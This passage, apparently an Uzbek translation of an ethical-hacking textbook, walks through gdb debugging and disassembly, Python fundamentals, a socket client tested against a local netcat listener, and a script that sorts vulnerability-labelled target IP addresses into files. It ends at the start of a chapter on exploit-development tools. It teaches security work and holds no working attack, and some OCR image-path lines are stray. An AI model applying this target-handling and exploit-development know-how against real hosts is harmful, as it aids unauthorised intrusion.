Hello l337 Haxor
Bye l337 Haxor
[Inferior 1 (process 17417) exited normally]
(gdb) b main
Breakpoint 1 at 0x555555551ab: file meet.c, line 10.
(gdb) run l337 Haxor
Starting program: /home/kali/GHHv6/ch02/meet l337 Haxor
Breakpoint 1, main (argc=3, argv=0x7fffffffe488) at meet.c:10
10 greeting(argv[1], argv[2]); // call function, pass title & name
(gdb) n
Hello l337 Haxor
11 printf("Bye %s %s\n", argv[1], argv[2]); // say "bye"
(gdb) n
Bye l337 Haxor
12 } // exit program
(gdb) p argv[1]
$1 = 0x7fffffffe719 "l337"
(gdb) p argv[2]
$2 = 0x7fffffffe71c "Haxor"
(gdb) p argc
$3 = 3
(gdb) info b
Num Type Disp Enb Address What
1 breakpoint keep y 0x00005555555551ab in main at meet.c:10
breakpoint already hit 1 time
(gdb) info reg
rax 0x0 0
rbx 0x0 0
rcx 0x0 0
rdx 0x0 0
rsi 0x5555555592a0 93824992252576
...truncated for brevity...
(gdb) quit
A debugging session is active.
Do you still want to close the debugger?(y or n) y
$
```

Laboratoriya ishi 2.10: gdb dasturi yordamida disAssemblerlash

Gdb dasturi bilan qismlarga ajratish uchun quyidagi ikkita buyruq kerak bo'ladi:

set disassembly-flavor <intel/att>
disassemble <function name>

Birinchi buyruq Intel (NASM) formati va AT&T formati o'rtasida almashishga xizmat qiladi. Odatiy ravishda, **gdb** dasturi AT&T formatidan foydalanadi. Ikkinchi buyruq berilgan funksiyani qismlarga ajratadi (shu jumladan, main (asosiy), agar berilgan bo'lsa). Masalan, salomlashish funksiyasini ikkala formatda qismlarga ajratish uchun quyidagilarni yozasiz:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ gdb -q meet
Reading symbols from meet...
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x0000000000001145 <+0>: push %rbp
0x0000000000001146 <+1>: mov %rsp,%rbp
0x0000000000001149 <+4>: sub $0x1a0,%rsp
0x0000000000001150 <+11>: mov %rdi,-0x198(%rbp)
0x0000000000001157 <+18>: mov %rsi,-0x1a0(%rbp)
0x000000000000115e <+25>: mov -0x1a0(%rbp),%rdx
0x0000000000001165 <+32>: lea -0x190(%rbp),%rax
0x000000000000116c <+39>: mov %rdx,%rsi
0x000000000000116f <+42>: mov %rax,%rdi
0x0000000000001172 <+45>: call 0x1030 <strcpy@plt>
0x0000000000001177 <+50>: lea -0x190(%rbp),%rdx
0x000000000000117e <+57>: mov -0x198(%rbp),%rax
0x0000000000001185 <+64>: mov %rax,%rsi
0x0000000000001188 <+67>: lea 0xe75(%rip),%rdi # 0x2004
0x000000000000118f <+74>: mov $0x0,%eax
0x0000000000001194 <+79>: call 0x1040 <printf@plt>
0x0000000000001199 <+84>: nop
0x000000000000119a <+85>: leave
0x000000000000119b <+86>: ret
End of assembler dump.
(gdb) set disassembly-flavor intel
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x0000000000001145 <+0>: push rbp
0x0000000000001146 <+1>: mov rbp,rsp
0x0000000000001149 <+4>: sub rsp,0x1a0
0x0000000000001150 <+11>: mov QWORD PTR [rbp-0x198],rdi
0x0000000000001157 <+18>: mov QWORD PTR [rbp-0x1a0],rsi
```



```
0x000000000000115e <+25>: mov rdx,QWORD PTR [rbp-0x1a0]
0x0000000000001165 <+32>: lea rax,[rbp-0x190]
0x000000000000116c <+39>: mov rsi,rdx
0x000000000000116f <+42>: mov rdi,rax
0x0000000000001172 <+45>: call 0x1030 <strcpy@plt>
...truncated for brevity...
0x000000000000119b <+86>: ret
End of assembler dump.
(gdb) quit
```

Bu yerda eng ko'p ishlatiladigan buyruqlardan ba'zilari:

```
info functions
disassemble /r <function name>
```

info funksiyalari buyrug'i GDB'da barcha dinamik bog'langan funksiyalarni va agar dastur hali to'xtatilmagan bo'lsa, barcha ichki funksiyalarni ko'rsatish uchun ishlatiladi. /r <funksiya nomi> opsiyasi bilan disassemblash (qismlarga ajratish) funksiyasi qo'llanilganda, opkodlar, operandlar va assembler ko'rsatmalari ham namoyish etiladi. Operatsion kodlar asosan oldindan yig'ilgan assembler kodining mashina kodi shaklida ifodalanadi, bu jarayon protsessorning kodni qanday bajarishini aniq ko'rsatadi.

Python dasturlash tili asoslari

Python – bu mashhur interpretatsiyalanuvchi, obyektga yo'naltirilgan dasturlash tili. Xakerlik vositalari (va boshqa ko'plab dasturlar) Pythondan foydalanadi, chunki uni o'rganish va ishlatish juda oson, juda kuchli va sintaksisi tushunarli bo'lib, uni o'qishni osonlashtiradi. Ushbu kirish bo'limi faqat sizga kerak bo'lgan eng asosiy ma'lumotlarni qamrab oladi. Siz, albatta, ko'proq bilishni xohlaysiz va buning uchun Pythonga bag'ishlangan ko'plab yaxshi kitoblardan birini o'qishingiz yoki www.python.org saytidagi keng hujjatlarni ko'rib chiqishingiz mumkin. Python 2.7 2020-yil 1-yanvarda qo'llab-quvvatlash maqsadida chiqarildi. Ko'p dasturchilar hali ham 2.7 versiyasini yaxshi ko'radilar va agar siz mavjud Python loyihalarini o'rganish, ulardan foydalanish yoki kengaytirish uchun Python o'rganmoqchi bo'lsangiz, avval Python 2.7 ni o'rganishingizni tavsiya qiladilar. Biroq hozirgi vaqtda agar maqsadingiz yangi Python loyihalari ustida ishlash bo'lsa, Python 3 ga e'tibor qarating, chunki u Python 2.7 dagi ko'plab muammolarni bartaraf etadi. Hozir ham Python 2.6 yoki 2.7 versiyalariga bog'liq bo'lgan ko'plab dasturlar mavjud, shuning uchun qaysi versiyadan foydalanayotganingizni biling.

Python dasturini yuklab olish

Biz sizga odatdagi arxitektura diagrammalari va dizayn maqsadlari to'g'risida keng qamrovli ma'lumotlarga ega bo'lish uchun shunchaki www.python.org/download/ saytiga kirib, o'zingizning operatsion tizimingiz uchun Python versiyasini yuklab oling, shunda bu yerda keltirilgan amallarni bajarishingiz mumkin. Yoki shunchaki buyruq satrida **python** deb yozib, uni ishga tushirib ko'ring – u ko'plab Linux distributsiyalarida va Mac OS X 10.3 va undan keyingi versiyalarida sukut bo'yicha o'rnatilgan bo'ladi.

> **macOS va Kali foydalanuvchilari uchun Python tili**
>
> **MacOS** foydalanuvchilari uchun Apple Pythonning rivojlantirish uchun qulay bo'lgan **IDLE** foydalanuvchi interfeysini o'z ichiga olmaydi. Uni www.python.org/download/mac/ manzilidan yuklab olishingiz mumkin yoki Apple'ning rivojlantirish muhiti bo'lgan **Xcode** orqali Pythonni tahrirlash va ishga tushirishni tanlashingiz mumkin, buning uchun http://pythonmac.org/wiki/XcodeIntegration manzilidagi ko'rsatmalarga amal qiling. Agar sizda Python o'rnatilgan bo'lsa, lekin uni **Python 3** ga yangilashingiz va uni sukut bo'yicha asosiy versiya sifatida belgilashingiz kerak bo'lsa, **pyenv** yordamida to'g'ri yo'lni bilish uchun "Qo'shimcha o'qish uchun" bo'limidagi yaxshi qo'llanma havolasiga qarang.

Python interpretatsiya qilinadigan til bo'lgani uchun (kompilyatsiya qilinmaydi), Python interaktiv buyruq satridan foydalanib, darhol javob olishingiz mumkin. Keyingi bir necha sahifada undan foydalanamiz, shuning uchun hozir **python** deb yozib, interaktiv buyruq satrini ishga tushirishingiz kerak.

Laboratoriya ishi 2.11: Python dasturini ishga tushirish

Agar sizda Kali 2020.4 bo'lsa, quyida ko'rsatilgandek python3 buyrug'ini ishga tushirish orqali 3-versiyani qo'lda faollashtirishingiz kerak bo'ladi:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ python3
Python 3.8.6 (default, Sep 25 2020, 09:36:53)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Laboratoriya ishi 2.12: Python dasturida "Hello, World!"

Har bir dasturlash tilini o'rganish tajribasi odatda "Salom, dunyo!" namunasi bilan boshlanadi. Kali 2020.4 versiyasida Python 3.8.6 bilan ushbu namuna kodni quyidagi tarzda bajarishingiz mumkin:

```
>>> print("Hello, world!")
Hello, world!
>>>
```


E'tibor bering, Python 3 da **print** (chop etish) rasmiy funksiya bo'lib, qavslarni talab qiladi. Agar Python qobig'idan chiqmoqchi bo'lsangiz, **exit()** ni kiriting.

Python obyektlari

Yaxshi tushunishingiz kerak bo'lgan asosiy narsa Python ma'lumotlarni saqlash va boshqarish uchun foydalanishi mumkin bo'lgan har xil turdagi obyektlardir. Ma'lumotlarning beshta asosiy turini ko'rib chiqamiz: satrlar, raqamlar, ro'yxatlar, lug'atlar va fayllar. Shundan so'ng, Python va tarmoq haqida bilishingiz zarur bo'lgan eng asosiy ma'lumotlar bilan birga asosiy sintaksisni o'rganamiz.

Laboratoriya ishi 2.13: Satrlar (String)

Siz allaqachon 2.12-laboratoriyada bitta satr obyektidan foydalanishni tajribadan o'tkazgansiz. Pythonda matnni saqlash uchun satrlardan foydalaniladi. Satrlarni ishlatish va manipulyatsiya qilish qanchalik oson ekanligini ko'rsatishning eng yaxshi usuli – bu texnikani Python 3 qobig'idan foydalanib amalda ko'rsatishdir:


```
>>> string1 = 'Dilbert'
>>> string2 = 'Dogbert'
>>> string1 + string2
'DilbertDogbert'
>>> string1 + " Asok " + string2
'Dilbert Asok Dogbert'
>>> string3 = string1 + string2 + "Wally"
>>> string3
'DilbertDogbertWally'
>>> string3[2:10] # string 3 from index 2 (0-based) to 10
'lbertDog'
>>> string3[0]
'D'
>>> len(string3)
19
>>> string3[14:] # string3 from index 14 (0-based) to end
'Wally'
>>> string3[-5:] # Start 5 from the end and print the rest
'Wally'
>>> string3.find('Wally') # index (0-based) where string starts
14
>>> string3.find('Alice') # -1 if not found
-1
>>> string3.replace('Dogbert','Alice') # Replace Dogbert with Alice
'DilbertAliceWally'
>>> print('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA') # 30 A's the hard way
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>> print ('A' * 30) # 30 A's the easy way
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Bu yerda oddiy satrlar bilan ishlashda foydalanadigan asosiy string funksiyalari keltirilgan. Sintaksis Python'dan kutilganidek sodda va tushunarli. Ta'kidlash kerak bo'lgan muhim farqlardan biri shundaki, ushbu satrlarning har biri (masalan, string1, string2, va string3) xotirada joylashgan belgilar to'plamiga ishora qiladi. C tilini yaxshi biladiganlar uchun, bu satrlar xotirada joylashgan ko'rsatkichlar sifatida qaraladi. Ba'zida boshlang'ich dasturchilarni chalkashtirib yuboradigan tushunchalardan biri shundaki, bitta ko'rsatkich (yoki yorliq) boshqa bir ko'rsatkichga ishora qiladi. Bu farqni tushunish dasturchilar uchun muhimdir, chunki bu satrlar bilan ishlashda xotira boshqaruvi va optimizatsiya bilan bog'liq muammolarni hal qilishda yordam beradi. Quyidagi kod va 2.1-rasm ushbu konseptsiyani namoyish etadi:


```
>>> label1 = 'Dilbert'
>>> label2 = label1
```

Ushbu bosqichda bizda Python'da 'Dilbert' satrini saqlaydigan xotira to'plami mavjud. Shuningdek, ushbu xotira qismini ko'rsatadigan ikkita yorliq (yoki ko'rsatkich) mavjud. Agar birinchi yorliq ko'rsatgan maqsad (ya'ni xotiradagi satr) o'zgartirilsa, ikkinchi yorliq bu o'zgarishni aks ettirmaydi:

```
... continued from above
>>> label1 = 'Dogbert'
>>> label2
'Dilbert'
```



2.1-rasm. *Xotirada bir xil chiziqqa ishora qiluvchi ikkita label (yorliq)*



2.2-rasm. *Label1 (yorliq) boshqa qatorga ishora qilish uchun qayta tayinlanadi*

2.2-rasmda ko'rib turganingizdek **label2** ning o'zi **label1** ga ishora qilmaydi. Aksincha, **label1** qayta tayinlanmaguncha **label1** ishora qilgan narsaga ishora qiladi.

Laboratoriya ishi 2.14: Sonlar

Python satrlari kabi, sonlar ham turli xil raqamlarni o'z ichiga olishi mumkin bo'lgan obyektlarga ishora qiladi. Ushbu ma'lumotlar turi kichik sonlardan tortib katta sonlargacha, murakkab sonlar, manfiy sonlar va boshqa turdagi sonlarni o'z ichiga oladi. Sintaksis kutilganidek, quyidagi ko'rinishga ega:

```
>>> n1=5 # Create a Number object with value 5 and label it n1
>>> n2=3
>>> n1 * n2
15
>>> n1 ** n2 # n1 to the power of n2 (5^3)
125
>>> 5 / 3, 5 % 3 # Divide 5 by 3, then 5 modulus 3
(1.6666666666666667, 2)
# In Python 2.7, the above 5 / 3 calculation would not result in a float without
# specifying at least one value as a float.
>>> n3 = 1 # n3 = 0001 (binary)
>>> n3 << 3 # Shift left three times: 1000 binary = 8
8
>>> 5 + 3 * 2 # The order of operations is correct
11
```

Sonlar qanday ishlashi tamoyillari bilan tanishib, obyektlarni birlashtirishni boshlashimiz mumkin. Agar satr va sonni baholasak nima bo'ladi?

```
>>> s1 = 'abc'
>>> n1 = 12
>>> s1 + n1
Traceback (most recent call last):
File "<stdin>", line 1, in <module>
TypeError: Can't convert 'int' object to str implicitly
```

Error (Xato)! Pythonga nima qilmoqchi ekanligimizni tushunishiga yordam berishimiz kerak. Bu holatda **"abc"** va **12** ni birlashtirish uchun yagona usul **12** ni matnli satriga o'zgartirishdir. Buni tezda amalga oshirishimiz mumkin:

```
>>> s1 + str(n1)
'abc12'
>>> s1.replace('c',str(n1))
'ab12'
```

Mantiqiy bo‘lsa, har xil turlardan birgalikda foydalanish mumkin:

```
>>> s1*n1 # Display 'abc' 12 times
'abcabcabcabcabcabcabcabcabcabcabcabc'
```

Obyektlar bilan ishlashda bir muhim jihatni yodda tutish kerak: obyekt ustida oddiy harakatlar ko‘pincha obyektni o‘zgartirmaydi. Python’da obyektning o‘zi, masalan, son, satr yoki boshqa turdagi obyekt, odatda faqat uning yorlig‘ini (yoki ko‘rsatkichini) yangi qiymatga o‘zgartirganda o‘zgaradi:

```
>>> n1 = 5
>>> n1 ** 2 # Display value of 5^2
25
>>> n1 # n1, however is still set to 5
5
>>> n1 = n1 ** 2 # Set n1 = 5^2
>>> n1 # Now n1 is set to 25
25
```

Laboratoriya ishi 2.15: Ro‘yxat (list)lar

Keyingi ko‘rib chiqiladigan obyekt turi ro‘yxat (list) hisoblanadi. Ro‘yxatga istalgan turdagi obyektni qo‘shish mumkin. U odatda obyektlar yoki obyektlar guruhini kvadrat qavslar ([ ]) yordamida ifodalaydi. Siz ro‘yxatlar bilan satrlar kabi aqlli “slicing” (bo‘laklarga bo‘lish) operatsiyalarini amalga oshirishingiz mumkin. Misol uchun, **label[5:10]** ifodasi ro‘yxatdagi beshinchi elementdan o‘ninchi elementgacha bo‘lgan qismini qaytaradi. Keling, ro‘yxat turi qanday ishlashini ko‘rib chiqaylik:

```
>>> mylist = [1,2,3]
>>> len(mylist)
3
>>> mylist*4 # Display mylist, mylist, mylist, mylist
[1, 2, 3, 1, 2, 3, 1, 2, 3, 1, 2, 3]
>>> 1 in mylist # Check for existence of an object
True
>>> 4 in mylist
False
>>> mylist[1:] # Return slice of list from index 1 and on
[2, 3]
>>> biglist = [['Dilbert', 'Dogbert', 'Catbert'],
... ['Wally', 'Alice', 'Asok']] # Set up a two-dimensional list
>>> biglist[1][0]
'Wally'
>>> biglist[0][2]
```



```
'Catbert'
>>> biglist[1] = 'Ratbert' # Replace the second row with 'Ratbert'
>>> biglist
[['Dilbert', 'Dogbert', 'Catbert'], 'Ratbert']
>>> stacklist = biglist[0] # Set another list = to the first row
>>> stacklist
['Dilbert', 'Dogbert', 'Catbert']
>>> stacklist = stacklist + ['The Boss']
>>> stacklist
['Dilbert', 'Dogbert', 'Catbert', 'The Boss']
>>> stacklist.pop() # Return and remove the last element
'The Boss'
>>> stacklist.pop()
'Catbert'
>>> stacklist.pop()
'Dogbert'
>>> stacklist
['Dilbert']
>>> stacklist.extend(['Alice', 'Carol', 'Tina'])
>>> stacklist
['Dilbert', 'Alice', 'Carol', 'Tina']
>>> stacklist.reverse()
>>> stacklist
['Tina', 'Carol', 'Alice', 'Dilbert']
>>> stacklist
['Tina', 'Carol', 'Alice', 'Dilbert']
>>> del stacklist[1] # Remove the element at index 1
>>> stacklist
['Tina', 'Alice', 'Dilbert']
```

Keyinchalik, lug‘atlar va fayllar qisqacha ko‘rib chiqiladi, so‘ngra barcha elementlar birlashtiriladi.

Laboratoriya ishi 2.16: Lug‘atlar (Dictionaries)

Lug‘atlar ro‘yxatlarga o‘xshaydi, ammo ular obyektlarni indekslar orqali emas, balki kalitlar orqali saqlaydi. Bu ma’lumotlarni saqlash va olish uchun juda qulay mexanizm hisoblanadi. Lug‘at kalit-qiymat juftliklarini { } qavslar yordamida yaratish mumkin, masalan:

```
>>> d = { 'hero' : 'Dilbert' }
>>> d['hero']
'Dilbert'
>>> 'hero' in d
True
>>> 'Dilbert' in d # Dictionaries are indexed by key, not value
False
>>> d.keys() # keys() returns a list of all objects used as keys
dict_keys(['hero'])
>>> d.values() # values() returns a list of all objects used as values
```

```
dict_keys(['Dilbert'])
>>> d['hero'] = 'Dogbert'
>>> d
{'hero': 'Dogbert'}
>>> d['buddy'] = 'Wally'
>>> d['pets'] = 2 # You can store any type of object, not just strings
>>> d
{'hero': 'Dogbert', 'buddy': 'Wally', 'pets': 2}
```

Keyingi bo‘limda lug‘atlardan yanada kengroq foydalanamiz. Lug‘atlar kalitlar yordamida bog‘lanadigan har qanday qiymatlarni saqlash uchun samarali usul bo‘lib, ular kalit-qiymat juftliklari asosida tashkil etiladi. Bu usul, ro‘yxat indekslari bilan solishtirganda, ma’lumotlarga tezkor va qulay kirishni ta’minlaydi. Lug‘atlar kalitlar orqali qiymatlarni olish imkoniyatini beradi, bu esa ularni turli xil ma’lumotlar bilan ishlashda va ma’lumotlarni samarali tashkil qilishda qulayroq qiladi.

Laboratoriya ishi 2.17: Pythonda fayllar

Fayllarga kirish Python dasturlash tilida boshqa amallar kabi sodda va intuitiv tarzda amalga oshiriladi. Fayllarni ochish (o‘qish yoki yozish maqsadida), yozish, o‘qish va yopish kabi operatsiyalarni bajarish mumkin. Keling, bu yerda ko‘rib chiqilgan turli ma’lumot turlaridan, jumladan, fayllardan foydalanish orqali bir misolni ko‘rib chiqaylik. Ushbu misolda biz targets deb nomlangan fayldan foydalanamiz va uning tarkibini alohida maqsadli zaiflik fayllariga o‘tkazamiz, deb taxmin qilinadi. E’tibor bering, bloklar ichida kerakli chiziqlar ishlatiladi. Ushbu misolda Python 3 qobig‘idan faylni ajratish va uning tarkibini boshqa ikkita faylga ko‘chirish jarayoni ko‘rib chiqiladi. Kali tizimida har biri bitta katalogda joylashgan ikkita qobiqdan foydalanamiz. Kod ichidagi sharhlar # belgisi bilan boshlanadi va ular kodning ishlashiga ta’sir qilmaydi. Ularni kiritish shart emas, lekin ular kodning qanday ishlashini tushunishga yordam beradi.

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ cat targets
RPC-DCOM 10.10.20.1,10.10.20.4
SQL-SA-blank-pw 10.10.20.27,10.10.20.28
# We want to move the contents of targets into two separate files
┌──(kali kali)-[~/GHHv6/ch02]
└─$ python3
# First, open the file for reading
>>> targets_file = open('targets','r') ❶
# Read the contents into a list of strings
>>> lines = targets_file.readlines()
>>> lines
['RPC-DCOM\t10.10.20.1,10.10.20.4\n', 'SQL-SA-blank-pw\
```



```
t10.10.20.27,10.10.20.28\n']
# We can also do it with a "with" statement using the following syntax:
>>> with open("targets", "r") as f:
... lines = f.readlines()
...
>>> lines
['RPC-DCOM 10.10.20.1,10.10.20.4\n', 'SQL-SA-blank-pw
10.10.20.27,10.10.20.28\n', '\n']
# The "with" statement automatically ensures that the file is closed and
# is seen as a more appropriate way of working with files..
# Let's organize this into a dictionary
>>> lines_dictionary = {}
>>> for line in lines: ❷ # Notice the trailing : to start a loop
... one_line = line.split() # split() will separate on white space
... line_key = one_line[0]
... line_value = one_line[1]
... lines_dictionary[line_key] = line_value
... # Note: Next line is blank (<CR> only) to break out of the for loop
...
>>> # Now we are back at python prompt with a populated dictionary
>>> lines_dictionary
{'RPC-DCOM': '10.10.20.1,10.10.20.4', 'SQL-SA-blank-pw':
'10.10.20.27,10.10.20.28'}
# Loop next over the keys and open a new file for each key
>>> for key in lines_dictionary.keys():
... targets_string = lines_dictionary[key] # value for key
... targets_list = targets_string.split(',') # break into list
... targets_number = len(targets_list)
... filename = key + '_' + str(targets_number) + '_targets'
... vuln_file = open(filename,'w')
... for vuln_target in targets_list: # for each IP in list...
... vuln_file.write(vuln_target + '\n')
... vuln_file.close()
...
>>> exit()
┌──(kali kali)-[~/GHHv6/ch02]
└─$ ls
RPC-DCOM_2_targets targets
SQL-SA-blank-pw_2_targets
┌──(kali kali)-[~/GHHv6/ch02]
└─$ cat SQL-SA-blank-pw_2_targets
10.10.20.27
10.10.20.28
┌──(kali kali)-[~/GHHv6/ch02]
└─$ cat RPC-DCOM_2_targets
10.10.20.1
10.10.20.4
```

Ushbu misol bir nechta yangi tushunchalarni taqdim etadi. Birinchidan, endi siz fayllardan foydalanish qanchalik oson ekanligini ko'rishingiz mumkin; **open()** ikkita argumentni oladi ❶: birinchisi o'qimoqchi yoki yaratmoqchi bo'lgan fayl nomi, ikkinchisi esa kirish turi. Faylni o'qish **(r)**, yozish **(w)** va **(a)** qo'shish uchun ochishingiz mumkin. Harfdan keyin + belgisini qo'shish qo'shimcha ruxsatlarni qo'shadi; masalan, **r+** faylga o'qish va yozish huquqini beradi. Ruxsatdan keyin **b** harfini qo'shish uni ikkilik rejimda ochadi. Ikkinchidan, endi **for** sxemasiga misol bor. **For** sxemasining tuzilishi quyidagicha:

```
for <iterator-value> in <list-to-iterate-over>:
# Notice the colon at the end of the previous line
# Notice the indentation
# Do stuff for each value in the list
```

Eslatma: *Python dasturlash tilida oq bo'shliq ma'no kasb etadi va kod bloklarini belgilash uchun chiziqdan foydalaniladi. Python dasturchilarining aksariyati to'rtta bo'shliqqa yopishib olishadi. Chiziqlar butun blok bo'ylab bir xil bo'lishi kerak. Qo'shimcha manbalar bo'limida Python uslubi qo'llanmasiga havolani topishingiz mumkin.*

Bir darajani ochish yoki bo'sh chiziqqa qaytish blokni yopadi. Python'da *C* uslubidagi jingalak qavslar kerak emas. Shuningdek, *if* bayonotlari va *while* sikllari xuddi shunday tarzda tuziladi. Mana bir misol:

```
if foo > 3:
print('Foo greater than 3')
elif foo == 3:
print('Foo equals 3')
else:
print('Foo not greater than or equal to 3')
...
while foo < 10:
foo = foo + bar
```

Laboratoriya ishi 2.18: Pythonda ulagich (socket)lar

Oxirgi mavzu sifatida Python'dagi soket obyektlarini ko'rib chiqamiz. Python soketlari orqali uzoqdagi (yoki mahalliy) xostlarga ulanish va ma'lumot almashish mumkin. Keling, oddiy mijoz yarataylik, u uzoqdagi yoki mahalliy xostga ulanadi va "Biror narsa ayting:" xabarini yuboradi. Ushbu kodni sinab ko'rish uchun mijozning ulanishini qabul qiladigan bir "server" talab etiladi. Netcat (nc) yordamida serverni simulyatsiya qilish mumkin; buni 4242-portda tinglovchi sifatida sozlash orqali amalga oshiramiz. Netcatni yangi qobiqda quyidagi sintaksis bilan ishga tushiring:


```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ nc -l -p 4242
```

Mijoz kodi (alohida qobiqda ishlashi kerak) quyidagicha:

```
#client.py
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('localhost', 4242))❶
s.send(b'Say something: ')❷ # b tag added in python3 to indicate bytes not str
data = s.recv(1024)❸
s.close()❹
print('Received', data)❺
```

Socket kutubxonasini import qilishni unutmang. Soket yaratishda (instantiation) ba'zi parametrlarni to'g'ri sozlash kerak bo'ladi, ammo qolgan qismi nisbatan oddiy. Siz xost va portga ❶ ulanasiz, kerakli narsani ❷ yuborasiz, so'ngra ma'lumotlarni obyektda saqlash uchun *recv* dan ❸ foydalaning va so'ngra Socketni ❹ yoping. Python3-da *client.py* dasturini alohida qobiqda ishga tushirganingizda, netcat tinglovchingizda "Biror narsa ayting:" xabarini ko'rishingiz kerak. Qabul qiluvchiga kiritilgan har qanday ma'lumot mijozga qaytarilishi kerak. Qo'shimcha ballar uchun Python'da ushbu netcat qabul qiluvchisini **bind(), listen(), va accept()** metodlari yordamida qanday modellashtirish mumkinligini o'ylab ko'ring.

Xulosa

Ushbu bob dasturlash tushunchalari va xavfsizlik masalalari bilan tanishtiradi. Axloqiy xakerlar ekspluatoitlar yaratish va manba kodini ko'rib chiqish uchun dasturlash ko'nikmalariga ega bo'lishlari zarur. Shuningdek, zararli dasturlarni teskari muhandislik qilish yoki zaifliklarni aniqlashda assembler kodini tushunish muhimdir. Nosozliklarni tuzatish esa zararli dasturlarni ish vaqtida tahlil qilish yoki xotirada shellcode (qobiq kodi)ning bajarilishini kuzatish uchun zarur bo'lgan mahoratdir. Dasturlash tilini yoki teskari muhandislikni o'rganishning eng yaxshi yo'li amaliyotdir, shuning uchun faoliyatga kirishing!

Qo'shimcha manbalar

Style Guide for Python www.python.org/dev/peps/pep-0008/

Example of C Program without Main stackoverflow.com/questions/42328165/compile-and-run-program-without-main-in-c

Using GNU C Compiler (gcc) gcc.gnu.org/onlinedocs/gcc-3.2/gcc/Invoking-GCC.html

Kali and Python 3 www.kali.org/docs/general-use/python3-transition/

Upgrading to python 3 on mac (correct way) opensource.com/article/19/5/python-3-default-mac

"A CPU History," PC Mech, March 23, 2001 (Nik) www.pcmech.com/article/acpu-history

Art of Assembly Language Programming and HLA (Randall Hyde) www.randallhyde.com

ddd debugger frontend www.gnu.org/software/ddd/

Debugging with NASM and gdb www.csee.umbc.edu/help/nasm/nasm.shtml

edb debugger github.com/eteran/edb-debugger

"Endianness," Wikipedia en.wikipedia.org/wiki/Endianness

Good Python tutorial docs.python.org/3/tutorial/

"How C Programming Works," How Stuff Works (Marshall Brain) computer.howstuffworks.com/c.htm

"Byte and Bit Order Dissection," Linux Journal, September 2, 2003 (Kevin Kaichuan He) www.linuxjournal.com/article/6788

Notes on x86 assembly, 1997 (Phil Bowman) www.ccntech.com/code/x86asm.txt

64 bit tutorial, Sonictk sonictk.github.io/asm_tutorial/

"Programming Methodology in C" (Hugh Anderson) www.comp.nus.edu.sg/~hugh/TeachingStuff/cs1101c.pdf

Python home page www.python.org

Python Tutor www.pythontutor.com

"Smashing the Stack for Fun and Profit" (Aleph One) www.phrack.org/issues.html?issue=49&id=14#article

x86 registers www.eecg.toronto.edu/~amza/www.mindsec.com/files/x86regs.html

x64 architecture docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x64-architecture

Foydalangan adabiyotlar

1. Danny Cohen, "On Holy Wars and a Plea for Peace." Internet Experiment Note(IEN) 137, April 1, 1980, www.ietf.org/rfc/ien/ien137.txt.

2. Guido Van Rossum, "[Python-Dev] Replacement for Print in Python 3.0," September 4, 2006, mail.python.org, https://mail.python.org/pipermail/python-dev/2005-September/056154.html.

3-BOB. LINUX EKSPLOITLARINI RIVOJLANTIRISH VOSITALARI

Ushbu bobda quyidagi mavzular yoritiladi:

- Binar, dinamik ma'lumot yig'ish vositalari: **ldd, objdump, strace, ltrace,** checksec, libc-ma'lumotlar bazasi, patchelf, one_gadget va Ropper.
- Python yordamida gdb ni kengaytirish.
- Pwntools CTF Framework va eksploitni rivojlantirish kutubxonasi.
- HeapME (Heap Made Easy) tahlil va hamkorlik vositasi.

Linux xavfsizligini boshqarish vositalari va undagi to'siqlarni chetlab o'tish usullari evolyutsiyasi bilan zaifliklarni aniqlash, buzilishlarni tahlil qilish va eksploitlarni qurish sohalari yanada qiyinlashmoqda. Bu tadqiqotchilarni muhim zaifliklarni topish va ulardan foydalanish uchun ko'proq vaqt va kuch sarflashga majbur qiladi.

Ushbu bobda ma'lumot yig'ish, buzilishlarni tahlil qilish, disk raskadrovka va eksploitlarni qurish jarayonini soddalashtirishga yordam beradigan turli xil zamonaviy eksploit vositalari ko'rib chiqiladi.

Binar, dinamik axborot yig'ish vositalari

Ushbu vositalarning ba'zilari eksploitlarni yaratish jarayonida qo'llanilishi mumkin bo'lgani sababli sizga tanish bo'lishi ehtimoli yuqori. Dastlab, eng ommabop vositalar, so'ng yangi vositalar taqdim etiladi. Shuningdek, ayrim hollarda ushbu ma'lumotlarni qanday qilib qo'lda topish mumkinligi batafsil ko'rsatiladi.

Laboratoriya ishi 3.1: Hello.c

Dastlab standart Kali mashinasiga ulanishdan boshlanadi. Turli vositalarni sinash va tushunish uchun laboratoriya sifatida foydalaniladigan quyidagi oddiy dasturni yozish uchun matn muharriridan foydalaniladi:

```
// hello.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main() {
char *ghh = malloc(30);
strncpy(ghh, "Gray Hat Hacking", 16);
printf("%s - ", ghh);
free(ghh);
puts("6th Edition");
return 0;
}
```

Bu fayl avval Grey Hat Hacking 6th Edition Git omborini klonlashgan ~/GHHv6/ch03 jildida ham taqdim etiladi. Endi uning kutilganidek ishlashini tasdiqlash uchun kod kompilyatsiya qilinadi va bajariladi:

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ gcc hello.c -o hello && ./hello
Gray Hat Hacking - 6th Edition
```

Laboratoriya ishi 3.2: ldd

